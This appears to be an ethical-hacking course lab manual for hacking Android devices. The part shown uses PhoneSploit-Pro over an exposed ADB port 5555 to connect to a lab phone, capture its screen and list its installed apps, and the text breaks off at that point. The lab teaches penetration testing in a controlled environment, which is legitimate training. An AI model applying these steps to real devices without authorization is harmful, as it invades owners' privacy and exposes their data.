Module 17: Hacking Mobile Platforms

Lab 1: Hack Android Devices

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Exploit the Android platform through ADB using PhoneSploit-Pro
- Hack an Android device by creating APK file using AndroRAT

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Task 1: Exploit the Android Platform through ADB using PhoneSploit-Pro

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.


In this task, we will exploit the Android platform through ADB using the PhoneSploit-Pro tool.

We will target the **Android** machine (**10.10.1.14**) using the **Parrot Security** machine.


If the **Android** machine is non-responsive then, click **Commands** icon from the top section of the screen, navigate to **Power and Display** --> **Reset/Reboot machine**. If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.

1. Click Parrot Security to switch to the **Parrot Security** machine.
2. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. Now, run **cd PhoneSploit-Pro** command to navigate to the PhoneSploit-Pro folder.


By default, the tool will be cloned in the root directory.



4. Now, execute **python3 phonesploitpro.py** command to run the tool.



5. When prompted to **Do you still want to continue to PhoneSploit Pro?**, type **Y** and press **Enter**.




6. The **PhoneSploit Pro** main menu options appear, as shown in the screenshot.

7. Type **1** and press **Enter** to select **1. Connect a Device** option.
8. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.


If you are getting **Connection timed out** error, then type **1** again and press **Enter**. If you do not get any option, then type **1** and press **Enter** again, until you get **Enter a phones ip address** option.

9. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.


If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **steps#7-9**.




10. At the **Main Menu** prompt, type **6** and press **Enter** to choose **Get Screenshot**.
11. When prompted to **Enter location to save all screenshots, Press Enter for default**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location.



12. When prompted **Do you want to Open the file?**, type **Y** and press **Enter**. This will open the screenshot as shown below.




13. Close the **Screenshot** window and switch back to the **Terminal** window.
14. At the **Main Menu** prompt, type **13** and press **Enter** to choose **List Installed Apps**.
15. Type **2** and press **Enter** to **List all packages**.



16. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

